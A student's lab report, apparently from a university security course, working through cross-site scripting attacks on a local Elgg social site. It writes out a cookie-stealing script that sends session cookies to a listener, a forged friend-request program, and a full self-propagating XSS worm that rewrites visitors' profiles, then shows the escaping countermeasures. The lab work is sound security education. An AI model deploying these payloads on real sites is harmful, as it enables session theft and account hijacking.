

Garrett Bogart  
CS 5460  
Lab 4

### Task 2.1

Starting the apache2 server

```
[11/11/2017 17:43] seed@ubuntu:~$ sudo service apache2 start  
[sudo] password for seed:  
* Starting web server apache2  
httpd (pid 1347) already running  
[ OK ]
```


### Task 3.1

I logged into samy's account and in the brief description I put

Brief description

`<script>alert('Gotcha')</script>`

I then refreshed the page and it popped up with the alert



### Task 3.2


I changed the script to display the user's cookie information by typing the script into the brief description.

Brief description

`<script>alert(document.cookie);</script>`

Public

After refreshing the page it displayed some cookie info.



### Task 3.3

First I started the TCP server program so that when the user's cookie info was sent it would send it to my machine and the user wouldn't know.

```
[11/11/2017 18:25] seed@ubuntu:~/Documents/Cs5460/Lab4/echoserver$ ./echoserv 5555 &
[1] 1003
[11/11/2017 18:25] seed@ubuntu:~/Documents/Cs5460/Lab4/echoserver$ telnet localhost 5555
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
█
```

Then when I added the script to Samy's profile

#### Brief description

```
<script>document.write('<img src=http://localhost:5555?c=' + escape(document.cookie) + '>'); </script>
```

Public

When I refreshed the page I was still greeted by the alert I had made but I no longer revived an alert with my cookie info. This is because that script redirected the cookie info to my machine. Checking the machine I had indeed received cookie info.

```
[11/11/2017 18:25] seed@ubuntu:~/Documents/Cs5460/Lab4/echoserver$ .
/echoserv 5555 &
[1] 1003
[11/11/2017 18:25] seed@ubuntu:~/Documents/Cs5460/Lab4/echoserver$ t
elnet localhost 5555
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Echo this line
Echo this line
GET /?c=Elgg%3Dh1d7ofvnfss6tcba7qierdpg33 HTTP/1.1
Echo this line
Connection closed by foreign host.
```

### Task 3.4

The first task was to figure out what id my malicious user was so he could start making new friends. I had alice become samy's friend and through the http header info I found that his id is 42. I saved the header info to a text file.

```
http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_ts=1510628491&__elgg_token=639c746184b1004ed190dc6e728d67ee
```

```
GET /action/friends/add?friend=42&__elgg_ts=1510628491&__elgg_token=639c746184b1004ed190dc6e728d67ee HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Cookie: Elgg=4eihjisbm0mvpjvjlmiclat5n3
Connection: keep-alive
```

```
HTTP/1.1 302 Found
Date: Tue, 14 Nov 2017 03:02:00 GMT
```

I then changed the java code to reflect the header info.

```
// http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_ts=1510628491&__elgg_token=639c746184b1004ed190dc6e728d67ee
// http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_ts=1510626149&__elgg_token=36e73a17f781a09faebd050a39c5f8b1


InputStream responseIn = null;
String requestDetails = "&__elgg_ts=1510628491&__elgg_token=639c746184b1004ed190dc6e728d67ee";
// URL to be forged.
URL url = new URL("http://www.xsslabelgg.com/action/friends/add?friend=42"+requestDetails);
// URLConnection instance is created to further parameterize a
// resource request past what the state members of URL instance
// can represent.
// Using the method in code.
//Host: www.xsslabelgg.com
urlConn.addRequestProperty("Host", "www.xsslabelgg.com");
//User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
urlConn.addRequestProperty("User-agent", "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0");
//Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
urlConn.addRequestProperty("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
//Accept-Language: en-US,en;q=0.5
urlConn.addRequestProperty("Accept-Language", "en-US,en;q=0.5");
//Accept-Encoding: gzip, deflate
urlConn.addRequestProperty("Accept-Encoding", "gzip, deflate");
//Referer: http://www.xsslabelgg.com/profile/samy
urlConn.addRequestProperty("Referer", "http://www.xsslabelgg.com/profile/samy");
//Cookie: Elgg=4eihjisbm0mvpjvjlmiclat5n3
urlConn.addRequestProperty("Cookie", "Elgg=4eihjisbm0mvpjvjlmiclat5n3");
//Connection: keep-alive
urlConn.addRequestProperty("Connection", "keep-alive");
//HTTP Post Data which includes the information to be sent to the server
```

After compiling the code and running it

```
[11/13/2017 19:37] seed@ubuntu:~/Documents/Cs5460/Lab4/HackerMan$ java
vac HTTPSimpleForge.java
[11/13/2017 19:44] seed@ubuntu:~/Documents/Cs5460/Lab4/HackerMan$ java
va HTTPSimpleForge
```

```
3"></div>
<div id="elgg-widget-loader" class="elgg-ajax-loader hidden"></div>
  </div>
</div>    </div>
  </div>
  <div class="elgg-page-footer">
    <div class="elgg-inner">
      <div class="mts clearfloat float-alt"><a href="http://elgg.org" class=""></a></div>
    </div>
  </div>
</div>
</body>
</html>
[11/13/2017 19:52] seed@ubuntu:~/Documents/Cs5460/Lab4/HackerMan$
```

Checking to see if Alice sent a friend request to Samy



### Task 3.5

One of the problems with this task is that it requires some self replicating code in order for it to survive. Once anyone views the page the code is used. The problem is once the page is save the user then immediately sees his own page so the code is used. I think it is easier to show once the self replicating code is in place to show this task.

### Task 3.6

Starting with a clean admin page so that I can see the effects of the self replicating script I put in samy's profile.





The script I put into samy's profile has two aspects. The GET request and the POST request. The get request was relatively simple. Since we could hardcode most of the url we only had to obtain the ts and token which can be obtained with the functions. The setRequestHeader information can be obtained through the liveHTTPHeader available on firefox. Through the use of AJAX calls we make a get call, and since we have all the security information and header information the server will execute the code.

```
var ts = elgg.security.token.__elgg_ts;
var token = elgg.security.token.__elgg_token;

var Ajaxg = new XMLHttpRequest();
Ajaxg.open("GET", "http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_ts=" + ts + "&__elgg_token=" + token, true);
Ajaxg.setRequestHeader("Host", "www.xsslabelgg.com");
Ajaxg.setRequestHeader("Keep-Alive", "300");
Ajaxg.setRequestHeader("Connection", "keep-alive");
Ajaxg.setRequestHeader("Cookie", document.cookie);
Ajaxg.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajaxg.send()
```

The POST method requires the same header information but it also needs to be able to access the users's: guid, cookie, ts, and token. Luckily those are somewhat easy to obtain. We have already shown how to get the ts and token. The cookie can be obtained from document.cookie and to get the user's information we need to create a user object which will give us access to the user's name and guid.

```
var user = null;
user = elgg.get_logged_in_user_entity();
```

The header file information can be obtained through the liveHTTPHeader. The tricky part is making the content for the send function. The idea is that for a worm to be self replicating then it should contain itself within itself. This is a pipe dream because once the code runs the code is used and it disappears. At best you can insert your code into itself a handful of times. The


better way is to make an id tag for the script and then reference the script id anytime you need to replicate the worm.

```
var selfprop ="<script id='worm' type  
='text/javascript'>".concat(escape(document.getElementById("worm").innerHTML)).concat("</").  
concat("script>");
```

Since the script has an id we can use the document.getElementById("worm").innerHTML to call the worm to self replicate itself. The use of concat is to avoid weird problems with adding two strings together.

```
var Ajax=null;  
Ajax=new XMLHttpRequest();  
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);  
Ajax.setRequestHeader("Host","www.xsslabelgg.com");  
Ajax.setRequestHeader("Keep-Alive","300");  
Ajax.setRequestHeader("Connection","keep-alive");  
Ajax.setRequestHeader("Cookie",document.cookie);  
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");  
var selfprop ="<script id='worm' type='text/javascript'>".concat(escape(document.getElementById("worm").innerHTML)).concat("</").concat  
("script>");  
var content = "__elgg_token=".concat(token).concat("&__elgg_ts=").concat(ts).concat("&name=").concat(user.name).concat("&description=").concat  
(selfprop).concat("%3C%2Fp%3E&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%  
5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%  
5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%  
5D=2&guid=").concat(user.guid);  
Ajax.send(content);  
</script>
```


Once the code is in place we can go look at the script on samy's page.



```
Ajaxg.send()
```

```
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var selfprop = "<script id='worm' type='text/javascript'>".concat(escape(document.getElement
var content = "__elgg_token=".concat(token).concat("&__elgg_ts=").concat(ts).concat("&name="
Ajax.send(content);
</script>
```

Now if we go visit samy's page as the admin then we will gain the script.



Further the admin is now friends with samy



Now to show that if someone visits the admin page then they will also gain the script and become friends with samy. Bobby is a clean profile.



**Boby**


Edit avatar

Edit profile

### Boby's friends

No friends yet.

When boby goes and visits the admin page



**admin**

About me

Console HTML CSS Script DOM Net Cookies

Clear Persist Profile All Errors Warnings Info Debug Info Cookies

! Warning: Enabling the Script panel causes a Firefox slow-down due to a platform bug. This will be fixed with the next major Firefox and Firebug version

+ GET http://www.xsslabelgg.com/ajax/view/js/languages?language=en&lc=1410864370 200 OK 108ms

+ GET http://www.xsslabelgg.com/action/friends/add?fri...19&\_\_elgg\_token=b12a110933f7f438bf6a343aee2bee05 302 Found 191ms


+ POST http://www.xsslabelgg.com/action/profile/edit 302 Found 200ms

+ GET http://www.xsslabelgg.com/profile/boby 200 OK 155ms

+ GET http://www.xsslabelgg.com/profile/admin 200 OK 147ms

We can see that a POST method and a GET friends method have been called. We can see the effects of these by going back to boby's page.






We can see that boby now has an about me that contains the script. Further we can go check on boby's friends



Boby is now friends with samy.

### Task 3.7

#### Plugins



## Plugins

Activate All

Deactivate All

Security and Spam

Filter

Priority

Sort

### HTMLawed 1.8

Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.

Author: Core developers - <http://www.elgg.org/>

[more info](#)

Deactivate

### User Validation by Email 1.8


Simple user account validation via email.

Author: Core developers - <http://www.elgg.org/>

[more info](#)

Activate

When I go to visit Alice's page



**Alice**

**About me**

```
var user = null;
user = elgg.get_logged_in_user_entity();
var ts = elgg.security.token.__elgg_ts;
var token = elgg.security.token.__elgg_token;

var Ajaxg = new XMLHttpRequest();
Ajaxg=new XMLHttpRequest();
Ajaxg.open("GET", "http://www.xsslabelgg.com/action/friends
/add?friend=42&__elgg_ts=".concat(ts).concat("&
__elgg_token=").concat(token),true);
Ajaxg.setRequestHeader("Host", "www.xsslabelgg.com");
Ajaxg.setRequestHeader("Keep-Alive", "300");
Ajaxg.setRequestHeader("Connection", "keep-alive");
Ajaxg.setRequestHeader("Cookie", document.cookie);
Ajaxg.setRequestHeader("Content-Type", "application/x-
www-form-urlencoded");
Ajaxg.send()

var Ajax=null;
Ajax = new XMLHttpRequest();
```

Add friend

Report user

Send a message


[Blogs](#)

[Bookmarks](#)

[Files](#)

It can be seen that the script tags have been removed. This makes the entire script into normal text that can now be seen in the about me.

Activating the second security measure.



```
//SEED: Modified to enable XSS.  
//uncomment the below "$tag = htmlspecialchars" statement to enable countermeasure.  
$tag = htmlspecialchars($tag, ENT_QUOTES, 'UTF-8', false);
```

After enabling all the things and checking Alice's page

## Alice

### About me

```
var user = null;
user = elgg.get_logged_in_user_entity();
var ts = elgg.security.token.__elgg_ts;
var token = elgg.security.token.__elgg_token;

var Ajaxg = new XMLHttpRequest();
Ajaxg=new XMLHttpRequest();
Ajaxg.open("GET","http://www.xsslabelgg.com/action/friends
/add?friend=42&__elgg_ts=".concat(ts).concat("&
__elgg_token=").concat(token),true);
Ajaxg.setRequestHeader("Host","www.xsslabelgg.com");
Ajaxg.setRequestHeader("Keep-Alive","300");
Ajaxg.setRequestHeader("Connection","keep-alive");
Ajaxg.setRequestHeader("Cookie",document.cookie);
Ajaxg.setRequestHeader("Content-Type","application/x-
www-form-urlencoded");
Ajaxg.send()

var Ajax=null;
```

I can't determine if any change occurred.